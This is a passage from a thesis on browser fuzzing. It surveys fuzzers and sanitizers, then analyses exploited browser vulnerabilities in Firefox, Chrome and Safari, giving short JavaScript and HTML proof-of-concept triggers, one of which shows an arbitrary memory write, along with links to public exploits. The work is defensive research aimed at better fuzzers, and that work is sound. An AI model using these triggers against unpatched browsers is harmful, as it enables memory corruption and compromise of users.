Browser fuzzing on the other hand is typically implemented by using large test cases with execution times of several seconds per test case. Fratric from *Google Project Zero* experimented with feedback mechanisms applied to browser fuzzing in 2017 and concluded: "[...] more investigation is required in order to combine coverage information with DOM fuzzing in a meaningful way" [37]. Feedback based fuzzing is typically mainly used to fuzz specific function implementations or the handling of image, video or audio file formats in browsers, mainly with *LibFuzzer*.

Another fuzzing technique is generation-based fuzzing. With this technique code is generated based on pre-defined rules. This is often achieved with gramma-based fuzzers where a gramma defines how input should be generated. An example of such a fuzzer is *domato* [34], which already found a huge amount of browser vulnerabilities over the last years. Another such fuzzer is *grammarinator* [38], developed by Hodován et al., which has capabilities for input generation as well as input mutation. The Mozilla Firefox security team developed the *Dharma* fuzzer [35], which is a grammar-based fuzzer similar to *Domato*. Most notable is especially the newer *Domino* [36] fuzzer, which was developed over three years by the *Firefox fuzzing team*. The basic idea of this fuzzer is to use *WebIDL* definition files as grammar. *WebIDL* is internally used in the source code of browsers to describe implemented APIs and is therefore the most complete and up-to-date available grammar.

Groß proposed in 2018 new research by fuzzing *JavaScript* engines with feedback-based mutations using the *fuzzilli* fuzzer [39]. For this, Groß created an IL on which mutations are performed to ensure that only valid *JavaScript* code is created.

Han et al. published [40] in 2019 a technique named *semantic-aware code generation* together with the *Code Alchemist* [37] fuzzer. With this technique *JavaScript* code samples are split into small code bricks which are then recombined by the fuzzer to generate semantically

[32] https://github.com/v8/v8/tree/master/test/fuzzer

[33] https://github.com/chromium/chromium/tree/master/testing/libfuzzer/fuzzers

[34] https://github.com/googleprojectzero/domato

[35] https://github.com/MozillaSecurity/dharma

[36] https://hacks.mozilla.org/2020/04/fuzzing-with-webidl/

[37] https://github.com/SoftSec-KAIST/CodeAlchemist

correct code samples. A similar idea is implemented in this thesis. However, coverage feedback is used to generate a corpus of code snippets.

Park et al. proposed [10] in 2020 a technique which uses aspect-preserving mutations to fuzz *JavaScript* engines. This approach resulted in the discovery of 48 bugs in *ChakraCore*, *JavaScriptCore* and *V8*. The paper was published after most experiments for this thesis were already performed and it contains similar ideas as presented in this work. The authors used similar sources to create an initial corpus, used coverage feedback during fuzzing and implemented aspect-preserving mutations. Aspect-preserving in this context means that the structure or type semantics are not modified during mutations which help to identify variations of previous vulnerabilities. While the goals of Park et al. and the goals of this thesis are the same, the used methods to achieve them are different. Park et al. used carefully designed mutation strategies to not change the structure or types of variables in a test case.

In this thesis, another approach is used. A template corpus is used to test different code structures as explained in chapter 5.2.2. To preserve type information, type feedback is extracted, see chapter 5.2.3.

Sanitizers are an important concept in fuzzing. Some vulnerabilities do not necessarily lead to a crash when they occur and can therefore not easily be detected during fuzzing. This problem was partially solved by *AFL* by introducing a custom heap implementation named *libDisclocator* [38]. New compilers, such as *LLVM,* ship sanitizers which add code during compilation to detect more vulnerabilities. The most important sanitizer is *ASAN (address sanitizer)* [41] which detects a wide variety of vulnerabilities. Other important sanitizers are *MSAN (memory sanitizer)* [42] and *UBSAN (undefined-behavior sanitizer)* [39].

Google Chrome and *Mozilla Firefox* ship pre-build *ASAN* builds for their current releases [40] [41] to support researchers. The *Tor browser* was even shipped as a hardened version [42] as an ASAN build. Moreover, fine-grained ASLR was integrated in the hardened version with *SelfRando* [43]. The hardened project was discontinued in 2017 [43].

Google regularly fuzzes *ASAN*, *MSAN* and *UBSAN Chrome* builds using their *ClusterFuzz* infrastructure. In 2016 they used 500 VMs with *ASAN*, 100 VMs with *MSAN* and 100 VMs with *UBSAN* resulting in the identification of 112 new bugs in 30 days. In these 30 days 14,366,371,459,772 unique test inputs were created and tested. [44]

During the last years *Google* spent huge computation resources on fuzzing their software and open source projects. The following cites underline this:

[38] http://lcamtuf.coredump.cx/afl/releases/afl-latest.tgz

[39] https://clang.llvm.org/docs/UndefinedBehaviorSanitizer.html

[40] https://commondatastorage.googleapis.com/chromium-browser-asan/index.html

[41] https://developer.mozilla.org/en-US/docs/Mozilla/Testing/ASan_Nightly_Project

[42] https://blog.torproject.org/tor-browser-55a4-hardened-released

[43] https://blog.torproject.org/discontinuing-hardened-tor-browser-series

- “Using these techniques and large amounts of compute power, we’ve found hundreds of bugs in our own code, including *Chrome* components such as *WebKit* and the PDF viewer. We recently decided to apply the same techniques to fuzz *Adobe’s Flash Player*, which we include with *Chrome* in partnership with *Adobe*. [..] Turns out we have a large index of the web, so we cranked through 20 terabytes of SWF file downloads followed by 1 week of run time on 2,000 CPU cores to calculate the minimal set of about 20,000 files. Finally, those same 2,000 cores plus 3 more weeks of runtime were put to good work mutating the files in the minimal set (bitflipping, etc.) and generating crash cases.” [45]
- In another blogpost from 2017 *Google Project Zero* fuzzed browsers and published their results: "We tested 5 browsers with the highest market share: *Google Chrome*, *Mozilla Firefox*, *Internet Explorer*, *Microsoft Edge* and *Apple Safari*. We gave each browser approximately 100,000,000 iterations with the fuzzer and recorded the crashes. […] Running this number of iterations would take too long on a single machine and thus requires fuzzing at scale, but it is still well within the pay range of a determined attacker." [37] This experiment lead to the discovery of 17 *Safari*, six *Edge*, four *Internet Explorer*, four *Firefox* and two *Chrome* vulnerabilities. [37]
- In 2016 Serebryany [46] mentioned that several teams at *Google* work on hundreds of fuzzers which run on over 5,000 CPU cores and fuzz 24 hours and 7 days a week. This resulted in the identification of over 5,000 bugs in *Google Chromium*.
- In a browser research study [4] conducted in 2017, *Google* revealed their internal fuzzing numbers: “The *Google Chrome* browser is subject to extensive continuous fuzzing by the *Chrome Security Team*. […] The object code of the *Chromium* project is fuzzed continuously with 15,000 cores” [4]. In addition to that, the *Google Chrome Security Team* selectively invites external researchers to write effective fuzzers and run them on their systems and reward bugs found in this process [4].
- Two years later, in 2019, the *Chrome Security Team* mentioned in a talk [44] that they use 25,000 cores to constantly fuzz *Chrome* code.
- *Google* also runs the *OSS-Fuzz* project which uses *AFL* and *LibFuzzer* to fuzz common open source applications and libraries. “Five months ago, we announced *OSS-Fuzz* [...] Since then, our robot army has been working hard at fuzzing, processing 10 trillion test inputs a day. Thanks to the efforts of the open source community who have integrated a total of 47 projects, we’ve found over 1,000 bugs” [47]. Two years later, the *OSS-Fuzz* project already found by June 2020 over 20,000 bugs in 300 open source projects [48].

[44] https://youtu.be/lv0lvJigrRw?list=PLNYkxOF6rcICgS7eFJrGDhMBwWtdTgzpx&t=432

4 Analysis of vulnerability patterns

"*The enormous complexity of v8 means it contains entirely new and unique vulnerability classes.*" [49]

In this chapter, recently exploited vulnerabilities are categorized to analyze the underlying structure of them. For the analysis, the internet has been sought for vulnerabilities with publicly available exploits. The discovered vulnerabilities are categorized and analyzed in depth. The extracted information is summarized in the *generalization for variation analysis* paragraphs. These paragraphs contain the key learnings which are used to enhance a current state-of-the-art fuzzer to improve its ability to find similar vulnerabilities.

The vulnerabilities were selected based on the following criteria:

- An exploit is available, exploitability was publicly demonstrated, or it is coherent that an exploit can be written for the vulnerability. This ensures that only exploitable vulnerabilities are analyzed which increases the fuzzer's likelihood to find similar patterns and therefore exploitable vulnerabilities.
- Vulnerabilities affecting *Google Chrome* were preferred because of its huge user base. In addition to that, vulnerabilities in *Mozilla Firefox*, *Apple Safari* and *Microsoft Edge* are considered.
- Recently exploited vulnerabilities were favored but actively exploited older vulnerabilities were also included. As a hard limit only vulnerabilities from 2014 or later were considered.
- Vulnerability categories are only listed if vulnerabilities in them meet the above criteria. Categories such as stack-based buffer overflows are therefore not discussed in this work.
- Only vulnerabilities affecting the main browser code are considered. Vulnerabilities in third-party libraries are not discussed because such vulnerabilities are specific to these libraries. Sandbox escapes are out-of-scope of this work.

In total 55 vulnerabilities fulfilled these criteria. They split into 33 *Chrome*, 14 *Firefox*, four *Safari* and four *Edge* vulnerabilities.

The Proof-of-Concepts (PoCs) are taken from the *JS-Vuln-DB* [45] project or from the referenced bug trackers. Comments have been added to increase the readability of the code.

Not every implementation detail of the vulnerabilities' root cause is discussed. Instead, the focus is laid on the knowledge required to enhance fuzzers and therefore on the *JavaScript* code triggering the vulnerabilities and on understanding the underlying concepts.

The vulnerabilities in the sub-chapters are logically ordered and not ordered by date. The chapters are based on each other which means later explanations depend on knowledge obtained from previous chapters. Later categories or vulnerabilities are more complex.

[45] https://github.com/tunz/js-vuln-db

4.1 Classic vulnerabilities in the render engine

In this chapter classic vulnerabilities in the render engine are discussed. Exploitation of such vulnerabilities is nowadays not so common anymore because browsers employ additional hardening techniques such as hardened heap allocators, like *PartitionAlloc* in *Chrome*, or segmented or isolated heaps, as implemented in *JSC*. In addition, such vulnerabilities are often harder to debug because the debugger must be attached to the full browser which is a time-consuming task. Moreover, finding such vulnerabilities with fuzzing is also slower because starting a complete browser with a GUI consumes more time.

4.1.1 OOB memory access

OOB (Out-of-bound) memory access occurs when bound checks are incorrectly implemented. In simple programs they often arise when strings are manually parsed. An example can be a loop which iterates through a string with a break condition which checks for a space character. If the programmer forgot to check for the null termination, the loop could lead to OOB access. The following examples show a similar problem. In a loop the root tag of an HTML element is searched which was assumed to be always the *html* tag. However, by embedding the HTML element in an SVG context, the root element is the *svg* tag which leads to OOB access in the loop.

Examples:

Firefox bug 1246014, CVE-2016-1960 – nsHtml5TreeBuilder memory corruption

```
01: document.body.innerHTML = '<svg><img id="AAAA">';
02: var tmp = '<title><template><td><tr><title><i></tr><style>td</style>';
03: document.getElementById('AAAA').innerHTML = tmp;
```

In line 1 an *img* element is created with ID AAAA. The *img* element is wrapped inside a *svg* tag. Typically, the root element is a HTML tag. However, while parsing the fragments in line 3, the code did not consider that the *img* tag can be wrapped inside a *svg* tag resulting in an OOB memory access.

Public exploits are available at [46] and at [47] which use a bruteforce attack. An exploit for 32-bit browsers using *JIT spraying* is available at [48].

Generalization for variation analysis:

- The fuzzer must have access to a grammar which defines that attributes such as *innerHTML* or functions like *getElementById* exist. The correct property names and

[46] https://www.exploit-db.com/exploits/42484

[47] https://github.com/offensive-security/exploitdb/blob/master/exploits/windows/remote/42484.html#L969

[48] https://github.com/rh0dev/expdev/blob/master/CVE-2017-5375_ASM.JS_JIT-Spray/CVE-2016-1960_Firefox_44.0.2_float_pool_spray.html

functions must be accessible for every possible type. It is desired that the number of function arguments and their types is available in the grammar.

- Wrapping HTML elements in an SVG context can lead to similar bugs.

Firefox bug 1270381, CVE-2016-2819 – HTML5 parser memory corruption

```
01: document.body.innerHTML = '<table><svg><div id="BBBB">';
02: var tmp = '<tr><title><ruby><template><table><template><td><col> ';
03: tmp += '<em><table></tr><th></tr></td></table>hr { }</style>';
04: document.getElementById('BBBB').outerHTML = tmp;
05: window.location.reload();
```

The vulnerability is a variation of CVE-2016-1960. Instead of an *img* tag a *div* tag is used and the HTML code in line 2 and 3 slightly differs. The root cause of the vulnerability is similar to the previous vulnerability. The different HTML code triggers the same programming flaw just in a different code location.

A public exploit targeting 32-bit Firefox on Windows 10 is available at [49].

Generalization for variation analysis:

- This example demonstrates that small variations of vulnerabilities can lead to the discovery of new vulnerabilities.
- Calling `window.location.reload()` can trigger vulnerabilities because a reload of the page leads to various heap operations.

[49] https://github.com/rh0dev/expdev/blob/master/CVE-2017-5375_ASM.JS_JIT-Spray/CVE-2016-2819_Firefox_46.0.1_float_pool_spray.html

4.1.2 Integer overflows

Integer overflows occur when the result of a calculation does not fit into the assigned data type. The value wraps, which often results in the bypass of security checks or OOB data access. Another common problem is the interpretation of an unsigned value as signed value or vice versa.

Examples:

Chromium issue 359802, CVE-2014-1736 – ImageData sign error

```
01: var oContext2d = document.createElement("canvas").getContext("2d");
02: var oImageData = oContext2d.createImageData(0x10FFFFFF, 1);
03: function addressToIndex(iAddress) {
04:     return iAddress + (iAddress < 0x7fff0000 ? +0x80010000 : -0x7fff0000);
05: }
06: oImageData.data[addressToIndex(0x41414141)] = 0x42; // Writes 0x42 to [0x41414141]
```

The allocation in line 2 always happens at address *0x7FFF0000* and it creates a huge pixel image array because of a sign error. When the length *0x10FFFFFF* is stored in line 2 in an internal variable, no checks are performed to verify that the passed value fits into the smaller used data type. This results in a sign extension which leads to a negative length value. Since array bound checks are unsigned comparisons, the negative length value is interpreted as a huge positive number which effectively removes the bound check. Since the base address is always the same address, it leads to arbitrary read and write access as demonstrated in line 6.

A full exploit for this vulnerability can be found at [50].

Generalization for variation analysis:

- To find similar vulnerabilities with a fuzzer, the fuzzer needs to know that a *canvas* element has a *2d context* on which the *createImageData* function can be called. Furthermore, the fuzzer needs to know the number of arguments and that the returned value is an array. This requires a comprehensive grammar definition.
- Values which can lead to sign errors, such as *0x10FFFFFF,* should be used during fuzzing.

[50] https://github.com/4B5F5F4B/Exploits/tree/master/Chrome/CVE-2014-1736

4.1.3 Use-after-free bugs

Since C++ is not garbage collected, vulnerability classes such as use-after-free bugs can occur. The following pattern demonstrates the underlying problem:

```
01: unsigned char *pData = malloc(0x20);
02: use_data(pData);
03: free(pData);
04: // Other code
05: use_data(pData); // Use-After-Free
```

In line 5 the data is accessed although it has already been freed. If another allocation happens between the *free* (line 3) and the *use* (line 5) an attacker may control the content of the *pData* buffer.

One approach to deal with these vulnerabilities is the implementation of reference counting objects. They are implemented by smart pointers based on the RAII (Resource acquisition is initialization) design pattern and are available since C++11. They use an internal counter to track the number of hold references. When the scope of a smart pointer ends, the destructor is called which decrements the number of hold references. When the value reaches zero the data is freed. If used correctly, this technique would solve the problem of use-after-free bugs and not reclaimed memory. However, this concept leads to a problem with circular references because such objects would never be freed. To solve this problem a weak pointer can be used which does not increment the reference count. C++11 implements both pointers with the types *shared_ptr* and *weak_ptr*. The incorrect usage of these types or accessing a raw pointer of a smart pointer can lead to use-after-free vulnerabilities.

To hamper exploitation of these attacks, browser-developers hardened their heap implementations. For example, the *PartitionAlloc* heap from *Chromium* separates objects on different heaps. *Microsoft Edge* implemented *delayed frees* and *MemGC* [51]. *Apple Safari* uses the concept of *isolated heaps* [52].

[51] https://securityintelligence.com/memgc-use-after-free-exploit-mitigation-in-edge-and-ie-on-windows-10/

[52] https://labs.f-secure.com/archive/some-brief-notes-on-webkit-heap-hardening/

Examples:

Chromium issue 936448, CVE-2019-5786 (exploited in-the-wild) – FileReader Use-After-Free race condition

```
01: // The PoC is simplified and can't be started stand-alone
02: const string_size = 128 * 1024 * 1024;
03: let contents = String.prototype.repeat.call('Z', string_size);
04: let f = new File([contents], "text.txt");
05: function force_gc() {
06:     try { var failure = new WebAssembly.Memory({initial: 32767}); } catch(e) { }
07: }
08: reader = new FileReader();
09: reader.onprogress = function(evt) {
10:         force_gc(); // Make heap layout reliable and prevent out-of-memory crashes
11:         let res = evt.target.result;
12:         if (res.byteLength != f.size) { return; }
13:         lastlast = last;
14:         last = res;
15: }
16: reader.onloadend = function(evt) {
17:     last = 0, lastlast = 0;
18:     try {
19:       // trigger the FREE
20:       myWorker.postMessage([last], [last, lastlast]);
21:     } catch(e) {
22:        // The free was successful if an exception with this message happens
23:        if (e.message.includes('ArrayBuffer at index 1 could not be transferred')) {
24:           // lastlast is now a dangling pointer
25: } } }
26: reader.readAsArrayBuffer(f);
```

The root cause of the vulnerability can be found in the implementation of callback invocations of a *FileReader* object. Lines 2, 3, 4, 8 and 26 create a *FileReader* object which reads from a large in-memory string. The read operation is performed asynchronous and callbacks can be configured which report the current progress or that loading finished. The *onprogress* callback can access the current result buffer via *evt.target.result*, as shown in line 11. Typically, the passed buffer is always different because the passed buffer is created via a *slice* operation which creates a copy of the current buffer.

However, when all bytes were already read, the code just returns a smart pointer to the result buffer. Sometimes it can occur that the *onprogress* callback gets invoked multiple times when the reading already finished which means that the callback receives multiple times a reference to the same buffer. One of these references can be used to *neuter* the associated buffer object, which means that the buffer gets freed. Then, the second reference can be used as a dangling pointer to access the freed memory.

References to the last two passed buffers are stored in the *last* and *lastlast* variables in lines 13 and 14. The array buffer of *last* is neutered in line 20 via a call to *postMessage*. This call transfers the buffer to a *JavaScript Worker* which takes over the ownership. This leads to a free call of the array buffer. After that, the *lastlast* variable can be used to still access the buffer and therefore access freed memory.

The invocation of garbage collection in line 10 would not be required, however, it helps to obtain a more reliable heap layout and to prevent out-of-memory errors. The above code

must be executed several times to trigger the bug because of a race condition. The *onprogress* callback must be called multiple times after reading finished which just happens occasionally.

The vulnerability was exploited in-the-wild and was discovered by *Googles Threat Analysis Group*. *Exodus Intelligence* published a blog post [53] with further exploitation details. An exploit is available at [54].

Generalization for variation analysis:

- The code from line 6 can be used to trigger garbage collection.
- A postMessage call, as shown in line 20, can be used to neuter array buffers. A fuzzer should add this code at random locations to free an array buffer.
- A fuzzer should save callback arguments within global variables and access them later. It is important that arguments from different invocations are stored, as shown with the *last* and *lastlast* variables.
- A fuzzer must know that the *onprogress* callback argument *evt* has a *target.result* property. This requires a comprehensive grammar definition.

Firefox bug 1510114, CVE-2018-18500 – Use-After-Free while parsing custom HTML elements

```
01: // This PoC is simplified and cannot be started independently
02: <html><body>
03: <script>
04: var delay_xhr = new XMLHttpRequest();
05: delay_xhr.open('GET', '/delay.xml', false); // 3rd arg: async := false
06: class CustomImageElement extends HTMLImageElement {
07:     constructor() {
08:         super();
09:         gc();                                   // Invoke garbage collection
10:         location.replace("about:blank");    // Trigger abort of document loading
11:         delay_xhr.send(null);
12:         // variable >mHandles< is freed now
13:     }
14: }
15: customElements.define('custom-img', CustomImageElement, { extends: "img" });
16: </script>
17: <img is=custom-img />
18: </body></html>
```

Custom elements support the possibility to create sub types of HTML elements. A new class which extends an HTML element can be created with a custom constructor. When such custom elements are used, the defined constructor gets invoked during *HTML tree construction*. The *HTML tree construction* phase is implemented in C++ code which stores a pointer to the *parser* in a local variable. The problem occurs when the custom constructors performs an operation which frees the *parser* object. This can be done by aborting the document load by setting the location to *about:blank* which drops a reference to *parser* as

[53] https://blog.exodusintel.com/2019/03/20/cve-2019-5786-analysis-and-exploitation/

[54] https://github.com/exodusintel/CVE-2019-5786

shown in line 10. However, since other references are still pointing to the *parser* object, the object is not immediately freed. The pointer stored in the local variable in the *HTML tree construction* code is therefore not yet a dangling pointer. These other references are later dropped during asynchronous tasks.

To trigger the vulnerability, the *parser* object must be freed before the custom constructor returns. Since *JavaScript* code is in general not blocking, the asynchronous tasks would not be executed before the return occurs and therefore the vulnerability would not be triggered because there are still references to the *parser* object.

Synchronous XMLHTTPRequests are an exception and can block *JavaScript* code execution. Performing such a request results in the processing of the event loop until the request finishes and therefore in the execution of the asynchronous tasks which drop all other references to the *parser* object. This is done in lines 5 and 11.

After aborting the document load, *JavaScript* code cannot be executed anymore. However, further *JavaScript* execution is required to exploit the vulnerability. To solve this problem the vulnerability can be loaded inside an iframe which means code can still be executed from the main frame.
A detailed analysis of the vulnerability is available at [55]. An exploit is available at [56].

Generalization for variation analysis:

- The document load can be aborted by setting the current location to *about:blank* which can trigger vulnerabilities. However, adding this code too often is counterproductive because other generated code may not get executed. This operation should therefore mainly be used inside *iframed* code.
- Making a *synchronous XMLHTTPRequests* results in the processing of the event loop and such code should therefore be added at random locations during fuzzing.
- The fuzzer should be capable of generating custom HTML elements.

Firefox bug 1499861, CVE-2018-18492 – Use-After-Free in select element

```
01: div = document.createElement("div");
02: opt = document.createElement("option");
03: div.appendChild(opt);
04: div.addEventListener("DOMNodeRemoved", function () {
05:           sel = 0;
06:           FuzzingFunctions.garbageCollect();
07:           FuzzingFunctions.cycleCollect();
08:           FuzzingFunctions.garbageCollect();
09:           FuzzingFunctions.cycleCollect();
10:      });
11: sel = document.createElement("select");
12: sel.options[0] = opt;
```

The code creates a *div* and an *option* element and appends *opt* to *div*. Next, line 4 adds an

[55] https://news.sophos.com/en-us/2019/04/18/protected-cve-2018-18500-heap-write-after-free-in-firefox-analysis-and-exploitation/
[56] https://github.com/sophoslabs/CVE-2018-18500

event listener which fires as soon as *opt* gets removed from *div*. Such a removal can be triggered by creating a *select* element and setting its options to *opt* as done by line 12. This means that *opt* must be removed from its parent which triggers the event listener from line 4. In the event listener the *sel* variable is set to zero which removes the last hold reference to *sel* resulting in a free of the *select* element. To trigger garbage collection helper functions are used in line 6 to 9. These helper functions can be enabled in *Firefox* by compiling a build with the *--enable-fuzzing* flag. When the code from line 12 continues execution, after the event listener executed, the *sel* element is already freed, resulting in a use-after-free vulnerability.

Instead of the helper functions from line 6 to 9 the following code can be used:

```
new ArrayBuffer(0xffffffff);
alert();
```

The large array buffer results in memory pressure which triggers garbage collection and the *alert()* call blocks the execution resulting in the processing of pending asynchronous tasks.

A more in-depth analysis of the vulnerability can be found at [57].

Generalization for variation analysis:

- The fuzzer should make use of helper functions to trigger garbage collection and other heap-related operations at random locations.
- The *alert* function can be used as an alternative to the previously mentioned *synchronize XMLHttpRequest*. However, it has similar drawbacks.
- The fuzzer should focus on fuzzing code in event handlers.
- Setting a variable to zero in an event handler, like done in line 5, to remove the last hold reference, can result in use-after-free vulnerabilities.

Firefox bug 1321066, CVE-2016-9079 (Tor browser 0day) – Use-After-Free in SVG animations

```
01: <body>
02:     <button onclick="document.getElementById('containerA').pauseAnimations()">
03:     Click to crash</button>
04:     <svg id="containerA">
05:         <animate id="ia" end="50s"></animate>
06:         <animate begin="60s" end="ic.end"></animate>
07:     </svg>
08:     <svg>
09:         <animate id="ic" end="ia.end"></animate>
10:     </svg>
11: </body>
```

The code creates an animation with a start time after its end time which leads to a use-after-free condition. Line 5 defines the *ia* animation with the *end* field set to 50 seconds. Line 6 defines a new animation with *begin* set to 60 seconds, but *end* is set to the end value from the *ic* element. The *ic* element is defined in line 9 which has its end set to *ia.end* which is 50

[57] https://www.zerodayinitiative.com/blog/2019/7/1/the-left-branch-less-travelled-a-story-of-a-mozilla-firefox-use-after-free-vulnerability

seconds as per line 5. In line 6 an animation is therefore created which begins after 60 seconds, but which ends already after 50 seconds. When the end time is reached, the associated object is freed, however, the start code still gets executed which leads to a use-after-free vulnerability.

According to Forbes [58] the exploit was developed by *Exodus Intelligence* and leaked to the public or was used by a customer of them. In 2013, the *FBI* used CVE-2013-1690 against users of the freedom hosting hidden service from the *Tor network* to attack visitors of the *4pedo board,* a child pornography website. The used payload shared similarities with the payload from CVE-2016-9079 which lead to the suspicion that the exploit was used by the *FBI*. An exploit for CVE-2016-9079 was sent via email [59] to an admin of *obscured files*, a private file hosting service in the dark web. The target of the attack was the *GiftBox* website which distributed child pornography [60].

Mozilla Firefox published in their blog the following statement: "[…] If this exploit was in fact developed and deployed by a government agency, the fact that it has been published and can now be used by anyone to attack *Firefox* users is a clear demonstration of how supposedly limited government hacking can become a threat to the broader Web." [61]

Exploits for the vulnerability are available at [62] and at [63].

Generalization for variation analysis:

- Finding similar vulnerabilities requires a deep understanding of all HTML and SVG elements including their possible attribute values. For example, to find the shown PoC, the fuzzer would need to know that the *begin* and the *end* values of an *animate* element can be set to strings such as *50s*. Moreover, that the value can reference other elements by using the *otherElement.end* syntax.
- The fuzzers ability to find such classic vulnerabilities in the render engine has a strong correlation to the used grammar. Improving the grammar should therefore be prioritized. However, improving a grammar is a time-consuming and error prone task.

[58] https://www.forbes.com/sites/thomasbrewster/2016/12/02/exodus-intel-the-company-that-exposed-tor-for-cops-child-porn-bust

[59] https://bugzilla.mozilla.org/show_bug.cgi?id=1321066

[60] https://www.forbes.com/sites/thomasbrewster/2016/12/02/exodus-intel-the-company-that-exposed-tor-for-cops-child-porn-bust

[61] https://blog.mozilla.org/security/2016/11/30/fixing-an-svg-animation-vulnerability/

[62] https://www.exploit-db.com/exploits/41151

[63] https://github.com/rh0dev/expdev/blob/master/CVE-2017-5375_ASM.JS_JIT-Spray/CVE-2016-9079_Firefox_50.0.1_DEP_ASLR_Bypass.html

4.2 Classic vulnerabilities in the JavaScript engine

The *JavaScript* engine has become one of the main attack targets in recent years. This has several reasons:

- It is a simple fuzzing target because it does not require a GUI and therefore achieves high fuzzing speeds like several hundred executions per second. Concepts like a *fork-server* or *in-memory fuzzing* can be applied which increases performance significantly.
- The engine can be started as a standalone binary which means debugging is simple and fast. Attaching a debugger to a full browser binary on the other hand can take several minutes or even hours.
- *JavaScript* is a complex language which results in a big attack surface and therefore in a lot of vulnerabilities. Its implementation is especially complex because *JavaScript* is loosely typed but it must achieve high execution speed together with low memory usage.
- Vulnerabilities in the engine do not only affect browsers but also affect PDF readers which means the user base, which can be attacked with an exploit, is even bigger.
- Exploitation of *JavaScript* vulnerabilities is simpler because of the scripting possibility. This especially facilitates in bypassing protections such as ASLR.

Because of these reasons, the following vulnerabilities in the document are related to *JavaScript* engines. In this chapter classic vulnerabilities are analyzed. The later chapters discuss *JavaScript* specific vulnerabilities.

4.2.1 Missing *write-barrier* for garbage collection

Chapter 4.1.3 described that use-after-free bugs are a common vulnerability class and that the render engine uses smart pointers to prevent them.

Modern *JavaScript* engines on the other hand do not depend on reference counting and instead implement a garbage collector. For example, *Orinoco*, the garbage collector implementation of the *v8 JavaScript* engine, implements a *mark-compact* algorithm.

Such a garbage collector regularly scans the memory by starting at root objects and follows all references stored in the objects. Every object in memory is assigned a color based on a tri-color scheme. Initially, all objects are marked white. The color changes to grey when the object was visited. After the memory references in them were followed, the color becomes black. The algorithm ends as soon as just white and black objects are left. All black objects are in-use and all white objects can be freed because they are not referenced by active objects anymore. This phase is named the *marking phase*.

In a next step, the live objects are copied to another page. *Orinoco* splits memory into different regions which are called *generations*. Memory is initially allocated in the *young generation* which is further divided into the *nursery* and *intermediate*. Objects from the *nursery* are moved to the *intermediate* young generation if they survive the first iteration and

objects from the *intermediate* young generation are moved to the *old generation* which means that the object survived two iterations.

The *nursery* is often also referred to as *from-space* and the *intermediate* as *to-space* because allocations are copied from the *from-space* to the *to-space* after the first iteration. An iteration in this context means an internal call to the garbage collection function which gets triggered when memory is under pressure.



Figure 2: Garbage collection in *v8*, source: [64]

One may suspect that copying all live objects from one generation to another would generate a lot of overhead. However, based on the *generational hypothesis* most allocations do not survive the first iteration and must therefore not be copied [65].

The copy phase is called the *young generation evacuation* because objects are copied within the young generation or to the old generation.

Since all alive objects are always copied to the next generation and not alive objects can be freed, the full memory block of the young generation can be marked as free in a single step. This means memory fragmentation does not occur in the young generation.

However, alive objects in the old generation cannot be copied to another location because it is the last generation. If objects in it get freed, it can lead to holes and therefore to memory fragmentation. To encounter this, a phase named *old generation compaction* is performed which compacts the memory by moving the objects into the holes.

Sweeping is process where gaps in memory left by unreachable objects are added to a data structure called the *free-list*. Sweeping is performed on pages in the *old generation* which are not eligible for *compaction*. When the garbage collector finds such contiguous gaps, it adds them to the appropriate *free-list*. When memory must be allocated in the *old generation* in the future, a lookup can be performed in the *free-list* to find an available and fitting chunk of memory.

[64] https://v8.dev/blog/trash-talk

[65] https://v8.dev/blog/trash-talk

In a last step all live objects must be updated to point to the new location of the moved objects.

The described garbage collection implementation would in theory completely mitigate *use-after-free* bugs. However, it would require a *stop-the-world* implementation which means that the *JavaScript* execution must pause for a long time until the garbage collection finishes. This would lead to frozen GUIs when websites are under memory pressure. Another problem is that this implementation can just be executed on a single thread.

To solve these problems *v8* employs several techniques like *incremental marking*, *parallel execution* and *concurrent execution*. These speed improvements required proper synchronization and missing synchronization primitives are the source of a variety of exploitable bugs. One such synchronization primitive is a *Dijkstra-style* a *write-barrier*.

Consider for example *incremental marking* which means the marking phase is split into smaller tasks which are interleaved in the main *JavaScript* execution thread. In such a case, some objects would get marked and then the marking phase pauses, and *JavaScript* code continues to execute. This *JavaScript* code could then modify already visited objects, which were already marked as black, and update the reference stored in the object to point to another object. Since the marking of the object was already performed, the garbage collector would later not follow the new reference because the color of the object, which stores the reference, was already black. In such a case the garbage collector would miss the reference and would incorrectly free the second object which leads to a *use-after-free* vulnerability. To prevent this, the *v8* developers must use a *write-barrier* after code which writes to objects. This *write-barrier* resets the color of the object and therefore tells the garbage collector to revisit the object. Missing such a *write-barrier* directly leads to a *use-after-free* vulnerability.

Another problem can occur when the garbage collector cannot identify a value as a pointer. Consider a garbage collected object which stores in a member variable a traditional data structure from the standard library, such as a *std::vector*. When other garbage collected objects are stored in this vector, the reference to them cannot be followed by the garbage collector. The reason for this is that data structures from the standard library such as *vectors* are stored on the default heap. The garbage collector therefore does not know the structure of the object and cannot follow the references stored in the object which point back to garbage collected objects. These objects will therefore not be marked and will be freed, although they can still be referenced via the member variable. An example for this vulnerability is CVE-2017-2491 and a writeup is available at [66].

More details can be found in *the* v8 developer blog:

- https://v8.dev/blog/trash-talk
- https://v8.dev/blog/concurrent-marking
- https://v8.dev/blog/orinoco-parallel-scavenger

[66] https://phoenhex.re/2017-05-04/pwn2own17-cachedcall-uaf

Examples:

Safari CVE-2018-4192 – Missing WriteBarrier in Array.prototype.reverse()

```
